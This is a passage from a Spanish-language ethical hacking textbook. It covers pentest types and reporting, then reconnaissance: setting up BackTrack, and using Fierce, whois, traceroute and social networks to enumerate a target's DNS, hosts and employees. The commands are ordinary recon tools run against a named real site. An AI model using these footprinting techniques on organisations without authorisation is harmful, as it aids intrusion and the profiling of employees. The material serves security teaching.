Según la forma en que realicemos las evaluaciones, surgirán diversas clasificaciones. Un criterio posible que tomaremos será en función de las herramientas que vamos a utilizar para llevar a cabo el proceso de evaluación de vulnerabilidades. Otra decisión se referirá al lugar desde donde se hará la evaluación: si es desde afuera de la organización o

desde adentro. Finalmente, dependerá del alcance del análisis y hasta de qué punto el cliente va a conocer las tareas que implemente el analista. A continuación, analizaremos estos criterios y veremos todos los detalles de cada una de estas clasificaciones.

Testeo manual y automatizado

Una parte importante del trabajo de análisis es realizado a partir de herramientas automatizadas. El escaneo de puertos, la exploración y búsqueda de vulnerabilidades y la explotación de vulnerabilidades, entre otras acciones, son realizados en gran medida a partir del uso de dichas herramientas.

Algunas de ellas vienen preparadas para que, con una mínima configuración, se realicen todos estos análisis de manera rápida y con un buen porcentaje de efectividad, y un selecto grupo de ellas, además, al encontrar alguna vulnerabilidad, pueden llegar a explotarla. Una pregunta trivial que probablemente surja sería: ¿si existen tales herramientas, para qué está la figura del **Penetration Tester**?

La respuesta consta de varias partes. Por un lado, como veremos más adelante, un aspecto fundamental del proceso de evaluación de un **Penetration Test** es su informe de resultados. Usualmente se entregan dos: uno ejecutivo, orientado a la dirección o alta gerencia de la organización; y otro técnico, orientado al personal de tecnología de esta.

Muchas personas que trabajan realizando **Penetration Tests** entregan directamente como informes de la evaluación el resultado de haber ejecutado una herramienta, casi sin dar ningún tipo de procesamiento o interpretación a la información obtenida. Esta conducta, más allá de ser muy poco profesional y ética, refleja la falta de criterio de estos pseudoprofesionales.

LA SERIE ISO/IEC 27000

La serie 27000 de ISO es un conjunto de normas asociadas a los sistemas de gestión de la seguridad de la información (**SGSI**). La norma **ISO 27001** establece los lineamientos para establecimiento, implementación, operación, seguimiento, revisión, mantenimiento y mejora del SGSI, permitiendo que cualquier organización que cumpla con los requisitos planteados certifique sus procesos.

De esto último, la conclusión que podemos obtener es que, por un lado, el profesional debe realmente comprobar, muchas veces en forma manual, la existencia real de las vulnerabilidades; y por otro, que debe volcar su experiencia en la interpretación de los resultados obtenidos por estas herramientas, identificando el riesgo que los hallazgos encontrados tengan en la organización.

También es muy importante la actualización y configuración de las herramientas al momento de ejecutarlas. La frase "**Si dispusiera de ocho horas para cortar un árbol, dedicaría seis a afilar el hacha**", atribuida a Abraham Lincoln, ilustra claramente este concepto. Si tomamos como referencia la aplicación **nmap** (escáner de puertos), al lanzar el análisis es importante saber, en función de lo que se pretende analizar y del objetivo de la prueba, qué tipo de parámetros y opciones hay que configurar y de qué manera hacerlo. Si bien estas herramientas efectúan una parte importante del trabajo y son esenciales para eso, lo que realmente aporta valor a dicha evaluación es el análisis que el profesional hace sobre toda la información. Por otro lado, ciertos análisis necesariamente requieren la interacción de un profesional, ya que se deben tomar decisiones utilizando distintos criterios, la mayoría de ellos, basadas en la experiencia, momento a momento mientras se llevan a cabo las pruebas.

> LO QUE REALMENTE APORTA A LA EVALUACIÓN ES EL ANÁLISIS DEL PROFESIONAL

Testeo interno y externo

Este tipo de análisis se refiere al contexto desde donde se hará la evaluación. Puede ser de manera externa, es decir que se realiza a distancia; o de manera interna, en cuyo caso el analista de seguridad efectúa las evaluaciones desde dentro de la organización. Por lo general, las evaluaciones de Penetration Test suelen contemplar ambos escenarios, aunque una vez más, esto depende de lo que se pacte con el cliente. En el análisis interno, lo que se evalúa son todos aquellos puntos relacionados con la red interna y la información que circula en todos los niveles, no solo en formato digital. Desde adentro de la organización se llevan a cabo estos análisis, en los que los niveles de seguridad son diferentes de los que se encuentran definidos hacia

fuera del perímetro de la empresa. En el caso del análisis externo, todas las pruebas se hacen en forma remota, buscando vulnerabilidades en la frontera, como, por ejemplo, en el firewall o en servidores que estén brindando servicios de Internet. En definitiva, se trata de hallar cualquier punto que, una vez explotado, permita obtener acceso a la DMZ o, mejor aún, a la red interna. Realizar ambos análisis permite auditar la efectividad de las medidas de acceso a distintos niveles.

Testeo definido y de caja negra

Como mencionamos en secciones anteriores, el test de intrusión simula en buena medida el proceso que lleva adelante un atacante real. En función de esto, también podemos hacer una clasificación importante para determinar el alcance de la evaluación. Esto implica que, además de interno o externo, el test de intrusión puede ser:

- Tipo **White Box** o **definido**
- Tipo **Black Box** o **Blind**
- Tipo **Grey Box**

En el primero de ellos, quien solicita el análisis provee a quien lo realiza la información relativa a la organización; por ejemplo, bloques de direcciones IP, credenciales de acceso, estructura de servidores, etcétera. Por otro lado, también se pacta el alcance de la evaluación, es decir, hasta qué punto se está permitido ingresar en los sistemas de la organización y profundizar en su estructura tecnológica. En este tipo de análisis, el cliente tiene total conocimiento de las tareas que realizará el analista de seguridad, del mismo modo que, muchas veces, también tiene información acerca de cómo y cuándo las hará, a pesar

EL ABUELO DE LOS PROTOCOLOS

La familia de protocolos de Internet es un conjunto de protocolos de red sobre los cuales funciona la gran Red de redes, y que permite la transmisión de datos y la interconexión entre lugares tan distantes como la Argentina, Panamá, Dubai y Camboya. Se lo denomina TCP/IP en referencia a sus dos protocolos centrales, pero no los únicos. Fue desarrollado en 1972 por el **DoD** (Department of Defense) de los Estados Unidos y se ejecutó en la red **ARPANET** en 1983. En 2013 el protocolo TCP/IP celebrará sus 30 años de vida.

de que esto último no siempre es recomendable. En el segundo caso, quien hace el análisis no recibe ningún tipo de información, con lo cual este examen simula de manera más realista el comportamiento que tendría un atacante real, y se lleva a cabo hasta donde las habilidades del especialista lo permitan. Desde la teoría estricta, también existe una variante de esta clase de análisis, conocida como **Double Black Box** o **Double Blind**, donde el cliente no tiene conocimiento acerca de qué tipo de tests se harán , cómo se llevarán a cabo, ni cuándo.

El informe de trabajo

La confección del informe es una tarea a la que muchas veces no le damos la importancia que realmente merece. Es necesario comprender que el informe es el resultado de todo el trabajo realizado durante la evaluación, y lo que se entrega a las personas responsables de la organización que contrataron el servicio.

Por otro lado, tal como hemos comentado en la sección anterior, la evaluación de seguridad es una entrada más del **Sistema de Gestión de la Información**, de modo tal que el informe debe permitirle a la organización planificar la remediación de los hallazgos identificados en función del riesgo que tengan para su negocio.

Podemos tomar varios criterios para presentar el o los reportes de trabajo realizados junto con los resultados obtenidos. Por un lado, una división importante que debemos efectuar es entre un informe técnico y uno ejecutivo. Cada uno presenta sus características y está dirigido a diferentes tipos de público. En términos generales, ambos deben ser y

LEY SARBANES-OXLEY

También conocida como **SoX**, es una ley de los Estados Unidos cuyo fin es monitorear a las empresas que cotizan en Bolsa de forma tal de evitar fraudes y riesgo de bancarrota. El cambio más representativo introducido es el de la responsabilidad que tienen los directivos de las compañías en casos de fraude, razón por la cual su implementación está íntimamente relacionada con el **gobierno corporativo**. En esta línea, plantea un conjunto de objetivos de controles de TI que deben implementarse.

estar etiquetados como confidenciales (definidas las condiciones en el acuerdo de confidencialidad firmado antes de comenzar la evaluación). Además, preferentemente deben entregarse en forma impresa y en mano al responsable de la organización que contrató la evaluación o, en todo caso, enviados digitalmente a través de algún canal confiable; por ejemplo, mediante el uso de criptografía asimétrica.

Otro modo de mostrar los resultados es con la realización de **workshops** (**talleres**), donde se demuestra en vivo cuáles son las vulnerabilidades detectadas y las consecuencias para la organización si son explotadas.

RESUMEN

En este capítulo comenzamos definiendo y comprendiendo algunos conceptos necesarios para entender los próximos capítulos. Además, explicamos qué es un Ethical Hacker, e introdujimos el concepto de código de ética y ética profesional. Luego analizamos, desde la generalidad, los distintos tipos de ataques y sus características principales. Posteriormente, presentamos en profundidad los diferentes tipos de evaluaciones de seguridad: Vulnerability Assessment, Penetration Test y los análisis de brecha, o GAP Analysis. Asociado a esto, vimos diferentes criterios para realizar estas evaluaciones y la forma de presentarlos, ya sea mediante una serie de informes o bien con un workshop.

Actividades

TEST DE AUTOEVALUACIÓN

1	¿Cuál es el objetivo de los códigos de ética profesional? ¿Qué plantea la ética hacker?
2	¿Cuál es la diferencia entre un White Hat Hacker y un Black Hat Hacker? ¿Y el Grey Hat?
3	¿Cuál es el objetivo principal de una evaluación de seguridad?
4	Explique cuáles son las dos principales diferencias entre un Vulnerability Assessment y un Penetration Test.
5	¿Un test de intrusión realizado con herramientas automatizadas es de menor calidad que uno hecho en forma manual?
6	¿Cuál es la diferencia principal entre una evaluación del tipo caja negra versus una del tipo caja blanca?
7	¿Por qué se recomienda confeccionar dos tipos de informes, uno técnico y otro ejecutivo?
8	¿Cuál es el objetivo de la presentación de resultados?
9	Enumere las principales organizaciones de seguridad existentes.
10	Mencione las principales certificaciones de seguridad que existen en el mercado.

ACTIVIDADES PRÁCTICAS

1	Arme un cuadro comparativo señalando las principales ventajas para un atacante de cada uno de los tipos de ataque.
2	Suponga que es el responsable de seguridad de una compañía que opera con tarjetas de crédito, y le interesa conocer cuáles son los requerimientos que le faltaría cumplir para certificar PCI. ¿Qué evaluación convendría realizar? ¿Por qué?
3	Arme una tabla comparativa con las ventajas que aporta una evaluación interna frente a las que aporta una evaluación externa
4	Investigue y desarrolle un cuadro comparativo donde se aprecien los objetivos principales de cada una de las organizaciones de seguridad de la información.
5	Arme un cuadro comparativo con la orientación de las principales certificaciones de seguridad.

*03

Anatomía de un ataque: etapa de relevamiento

"Los guerreros expertos se hacen a sí mismos invencibles, y después aguardan para descubrir la vulnerabilidad de sus adversarios" (Sun Tzu, *El arte de la guerra*. Siglo V a. C.).

En este capítulo comenzaremos a analizar las fases de un test de intrusión. Separamos el proceso en relevamiento y acceso. Luego dividiremos la primera etapa en reconocimiento, escaneo y enumeración.

Consideraciones generales

De cara a poder aprovechar de la mejor manera los temas que veremos en los capítulos siguientes, brevemente definiremos las plataformas sobre las cuales vamos a trabajar y dar los ejemplos correspondientes, de modo tal que, cuando sea posible, el lector replique estas acciones desde la comodidad de su casa y, de este modo, pueda aprender en el proceso.

En primer lugar, como equipo de ataque utilizaremos la distribución de **Linux BackTrack 5 release 1**, que podemos descargar desde **www.backtrack-linux.org/downloads/**.

En la **Figura 1** vemos una captura de pantalla del sitio oficial donde podemos personalizar la descarga. En nuestro caso estamos descargando la máquina virtual de BackTrack 5 r1 (también podríamos elegir descargar la ISO y, posteriormente, quemarla en un DVD) para la arquitectura de 32 bits y con el manejador de ventanas GNOME.




Figura 1. En esta imagen podemos ver el sitio de descarga de la distribución de seguridad **BackTrack Linux**.

A medida que necesitemos instalar herramientas que se encuentren por fuera de la distribución, indicaremos la forma de realizarlo; lo mismo haremos cada vez que debamos actualizar aplicaciones existentes. Si bien en todos los casos vamos a brindar el mayor detalle posible, suponemos que cada lector cuenta con conocimientos mínimos sobre el sistema operativo utilizado diariamente.

Para ejecutar la máquina virtual descargada, necesitamos contar con **VMware Player**, el cual descargamos desde la dirección web: **https://my.vmware.com/web/vmware/info/slug/desktop_end_user_computing/vmware_player/4_0**.




Figura 2. Sitio de descarga de **VMware Player**, software que permitirá ejecutar la máquina virtual de BackTrack Linux.

Una vez que instalamos VMware Player y descargamos BackTrack 5 (**BT5**), lo descomprimimos en la carpeta que elijamos. Es probable que, para poder descomprimirlo, sea necesario tener una aplicación que pueda abrir archivos comprimidos del tipo 7z, como **7-zip**. Es posible descargar esta aplicación gratuita y multiplataforma desde el siguiente enlace: **www.7-zip.org/download.html**.

Luego, ejecutamos VMware Player y, desde el menú **File**, seleccionamos la opción **Open Virtual Machine**. Elegimos el directorio en el cual descomprimimos el BT5 y abrimos el archivo **BT5R1-GNOME-VM-32.vmx**. Finalmente, hacemos clic en **Play virtual machine**, para que comience a cargarse el BackTrack. Después de un momento, una vez que haya cargado, nos pedirá usuario y contraseña para acceder al sistema. El usuario con el cual accederemos es **root**, y la clave, **toor**. En la **Figura 3** vemos la pantalla de inicio a la cual ingresamos una vez que indicamos los datos de acceso correctos.




Figura 3. Así luce la pantalla una vez que nos logueamos al BT5. Mediante el comando **dhclient**, obtenemos el servicio de red.

En caso de que nuestro equipo físico esté conectado a un router que nos brinde dirección IP en forma automática, una vez logueados, mediante el comando **dhclient** obtendremos dicha dirección.

Por otro lado, mediante el uso del comando **startx** podemos acceder al entorno gráfico de la distribución. Como se ve en la **Figura 4**, se muestra un ejemplo del entorno gráfico que corresponde a la distribución Linux ya mencionada.

Figura 4. Mediante la sentencia **`startx`**, accedemos al entorno gráfico que podemos ver en la presente imagen.

Fase de reconocimiento

En los capítulos anteriores hemos definido los términos y conceptos que nos permiten ponernos de acuerdo en la terminología que utilizaremos de aquí en adelante. A continuación, analizaremos en detalle el proceso de ataque a un objetivo determinado. Para hacerlo, dividiremos este proceso en dos partes: por un lado, la etapa de relevamiento que veremos en el presente capítulo; y por otro, la de acceso, descripta a fondo en el próximo. A la etapa de **relevamiento**, a su vez, la separaremos en tres fases, que iremos detallando en el transcurso de este capítulo: de **reconocimiento**, de **escaneo** y de **enumeración**. Si recordamos las clasificaciones de las evaluaciones de seguridad de la etapa anterior, tendremos presentes aquellas que son del tipo caja negra. Estas evaluaciones son las que más se acercan al proceso que lleva adelante un atacante real, ya que este no tiene

conocimiento previo sobre la organización objetivo, más allá de su nombre. Por esta razón, es fácil intuir que la fase de reconocimiento es la que más tiempo insume dentro de la planificación de un ataque.

EN LA FASE DE RECONOCIMIENTO EL ATACANTE BUSCA RELEVAR DATOS CON MAYOR DETALLE

En esta etapa, el atacante busca definir al objetivo con el mayor nivel de detalle posible, y a partir de eso, obtener la mayor cantidad de información.

Cuando nos centramos en las personas físicas, algunos ejemplos de información que podemos obtener de ellas son direcciones de correo electrónico, direcciones postales, información personal, etcétera. Desde la perspectiva corporativa, la información que se buscará obtener abarca direcciones **IP**, resolución de nombres **DNS**, y otros datos. En esta etapa, también denominada **Information Gathering** (**recopilación de información**), el atacante se basa en distintas técnicas para llevarla a cabo; las más utilizadas son **footprinting**, **ingeniería social** y **dumpster diving** o **trashing**.

En el presente capítulo nos centraremos en el footprinting, en tanto que la ingeniería social será analizada en detalle en el **Capítulo 7**. De todas maneras, luego haremos una breve reseña sobre ella.




Figura 5. Podemos apreciar la fase de **`footprinting`** vista como un proceso definido, el cual toma diversas entradas, y da como resultado un perfil de la organización, sus redes y sistemas.

Una herramienta fundamental, y que se encuentra al alcance de cualquier persona con acceso a Internet, son los buscadores de información online, como Google, Bing, Yahoo o cualquier otro más específico. En este caso, es imprescindible conocer en detalle las características avanzadas de búsqueda. Por ejemplo, para Google, algunas de ellas son: **site:**, **intitle:**, **allinurl:**, y otras.

Por otro lado, como veremos posteriormente, existe una gran cantidad de recursos con **herramientas online** que permiten obtener información para usar en futuras fases del ataque. Por ejemplo, a partir de la información publicada en el sitio web de una empresa, en general es posible deducir el patrón de las direcciones de correo electrónico correspondiente (como **nombre.apellido@organizacion.com**). También, en muchos casos, dependiendo de la política de la organización, se puede encontrar el organigrama, con la clasificación de las áreas internas, los nombres de los gerentes y diversa información que, luego de un proceso de correlación, permite armar un mapa bastante rico con solo recorrer minuciosamente el sitio web corporativo.




Figura 6. Captura de pantalla de un perfil en **LinkedIn**. Aquí obtenemos información asociada a compañías y sus empleados.

Por otro lado, a partir de la masificación de las redes sociales y todo el potencial que ofrecen, desde el punto de vista tanto de la comunicación interpersonal como de negocios, estas también se han convertido en otro vector de relevamiento de información. Hoy en día, es muy común que las personas tengan perfiles en Twitter, LinkedIn, Facebook o cualquier otra red social. Con esto, si uno de nuestros objetivos es relevar información de empleados, ¿qué mejor fuente para hallarla que las redes sociales?

> LAS REDES SOCIALES SON FUENTES DE INFORMACIÓN DE MUCHO VALOR PARA LOS ATACANTES

En las próximas secciones avanzaremos un poco más sobre estos temas y presentaremos algunos ejemplos interesantes.

Metodologías

Tal como comentamos en el capítulo anterior, si bien la presencia de metodologías de trabajo tiene cada vez más peso, todavía existe falta de consenso con respecto a la denominación de ciertas fases internas. La fase de reconocimiento no es la excepción, pero independientemente de la denominación, conocemos cuáles son los resultados que deben surgir de su ejecución.

Por un lado, sabemos que debemos obtener toda la información posible relacionada con la organización. Por lo tanto, cuanta más información obtengamos, más posibilidades de lanzar un ataque exitoso tendremos. Actividades relacionadas con el negocio, organigrama y puestos de la organización, perfiles de usuarios, puestos que ocupan y sus hobbies son solo algunos de los datos que nos interesan.

TARGET OF EVALUATION

El **Target-of-Evaluation**, o **ToE**, es un sistema, producto o componente que está identificado como objeto de una evaluación o ataque. El concepto surge del estándar **Common Criteria**, que propone una serie de consideraciones al momento de adquirir un producto, las cuales, en caso de cumplirse, garantizan que los procesos de diseño, implementación y evaluación de un producto han mantenido estándares de seguridad de la información en todo su desarrollo.

A continuación, veremos cómo llevar a la práctica estos conceptos, primero con el **footprinting de la red** exclusivamente (**Network Footprinting**) y, luego, con la recopilación de datos sobre el negocio.

Network Footprinting

Las fuentes más comunes para relevar la información relacionada con direcciones IP y datos técnicos incluye el uso de herramientas propias, ofrecidas por el sistema operativo, por ejemplo, **whois**, **traceroute**, **dig** y también **nslookup**.

Adicionalmente, una de las técnicas más utilizadas es la **enumeración DNS** (**Domain Name System**), la cual tiene por objetivo ubicar todos los servidores DNS y sus registros dentro de una organización. Esta podría tener servidores DNS internos y externos, los cuales brindarían distintos tipos de datos del objetivo. Recordemos que una herramienta disponible en BT5 que nos permite llevar adelante esta técnica es la llamada **Fierce**.

En la **Figura 7** apreciamos cómo podemos utilizar Fierce para obtener información de RedUSERS. Para hacerlo, desde BT5 corriendo, ejecutamos la siguiente sentencia para ingresar en el directorio de la herramienta:

```
cd /pentest/enumeration/dns/fierce
```

Luego, ejecutamos **fierce** mediante el comando:

```
./fierce.pl –dns sitio.com
```

Donde **sitio.com** es el sitio que queremos relevar; en el caso del ejemplo que estamos tratando, sería **redusers.com**.

GOOGLE HACKING

El término fue popularizado por Johnny "j0hnny" Long, creador del sitio **http://johnny.ihackstuff.com,** quien escribió los libros **Google Hacking** y **No Tech Hacking**, relacionados con dicha temática. Como parte del proyecto, también mantiene la denominada **Google Hacking Data Base** (**GHDB**), encargada de almacenar y analizar la información relacionada con el uso de estas técnicas.

Si observamos la **Figura 7**, veremos que **fierce** realiza diversas pruebas al dominio. En primer lugar, obtiene los servidores DNS del sitio. Luego, intenta explotar una vulnerabilidad presente en algunos servidores DNS denominada **transferencia de zonas DNS** o **DNS Zone Transfer**. Este ataque permite obtener una lista completa de todos los hosts registrados en la zona de un servidor DNS. La transferencia de zonas es necesaria solamente entre los servidores DNS y los clientes autorizados; en el resto de los casos no debe estar permitida.




Figura 7. Resultado de correr `Fierce` sobre el dominio `www.redusers.com`.

Si un servidor está mal configurado, un atacante, sin utilizar ninguna herramienta más que las propias del sistema operativo (**dig** o **nslookup**), podría aprovechar esa configuración deficiente y copiar la lista completa de hosts. Para conocer más sobre este ataque, el lector puede realizar una búsqueda en Internet para profundizar sus conocimientos.

Finalmente, Fierce aplica la técnica de fuerza bruta para enumerar subdominios. Esto quiere decir que, a partir de una lista definida de nombres comunes, empieza a consultar la existencia de cada uno de

ellos en el dominio en cuestión. Sabemos que algunos de los nombres más utilizados son www (**www.dominio.com**), mail (**mail.dominio.com**) y ftp (**ftp.dominio.com**), entre otros.

Otra manera de relevar información relacionada son las consultas de whois. Whois es un protocolo TCP que realiza consultas a un conjunto de bases de datos whois con el objeto de obtener información de carácter administrativo disponible públicamente relacionada con los registros de dominios de Internet. A partir de whois podemos recopilar información de registro de un determinado dominio, como el nombre de la persona que realizó dicho registro, correo electrónico, número telefónico y direcciones IP de sus principales servidores. Esto permite que distintos tipos de atacantes, como los **spammers**, capturen muy simplemente una gran cantidad de direcciones de e-mail. Dependiendo del caso, también es posible determinar cuál es el **ISP** (**Internet Service Provider**) de la organización.

Whois es una herramienta que ha evolucionado desde los comienzos de los sistemas **UNIX** hasta la actualidad. Si bien suele usarse en modo consola, existen numerosos recursos online que realizan consultas whois. En la próxima sección veremos algunos de ellos.

Hasta ahora, hemos podido relevar información sobre rangos de direcciones IP y subdominios asociados a una organización, e información de registro de dominios. Si nos enfocamos en el objetivo de esta etapa, queremos acercarnos lo más posible a armar un mapa de la red externa de una organización.

Por lo tanto, más allá de conocer la existencia de determinados dispositivos asociados a su dirección IP, también sería interesante saber cuál es la disposición de estos. Por ejemplo, si la organización dispone de un router o un firewall, seguramente dichos dispositivos estarán en un nivel anterior a los servidores de correo, FTP, etc.

SYSINTERNALS

En 1996, Mark Russinovich y Bryce Cogswell crearon un set de herramientas para sistemas Windows que llamaron **SysInternals**. Luego de diez años, Microsoft compró la empresa y, desde entonces, ha seguido manteniendo dicho set, que incluye herramientas de administración y diagnóstico de sistemas y aplicaciones. Más información en: **http://technet.microsoft.com/en-us/sysinternals**.

La herramienta que nos permite obtener esa información es **traceroute**. Esta nos permite identificar el camino que sigue un paquete desde un equipo de referencia (que puede ser el del atacante) hasta el objetivo. Así, en función del camino recorrido por el paquete, es posible obtener información adicional acerca de la configuración de red de la organización, por ejemplo, identificando routers, firewalls, etc. Si bien su funcionamiento está basado en el protocolo ICMP, también existen implementaciones más modernas que utilizan el protocolo TCP. En la **Figura 8** apreciamos la ejecución de traceroute TCP al sitio de RedUSERS.




Figura 8. Resultado de ejecutar el comando **TCP `traceroute`** al sitio **`www.redusers.com`**.

También existen algunas herramientas gráficas, como Visual Route, que encontramos en (**www.visualroute.com/**), las cuales, además, presentan la información de manera mucho más intuitiva.

COMPRENDER LOS DNS

Es muy importante comprender el funcionamiento del sistema de resolución de nombres de dominio para asimilar en profundidad esta etapa y, en líneas generales, el funcionamiento de Internet. Los **RFC** (**Request For Comments**) correspondientes al protocolo DNS son los RFC 1034 y 1035. Ambos pueden consultarse en **www.ietf.org/rfc/rfc1034.txt** y **www.ietf.org/rfc/rfc1035.txt**. Una explicación sencilla e introductoria también puede hallarse en Wikipedia en español.

Desde el punto de vista de un atacante, éste siempre deberá conocer las direcciones IP, la ubicación geográfica y el camino a través de Internet para llegar a su objetivo. Cada equipo encontrado en la ruta hacia él puede ser fuente de gran cantidad de información para futuros procesos.

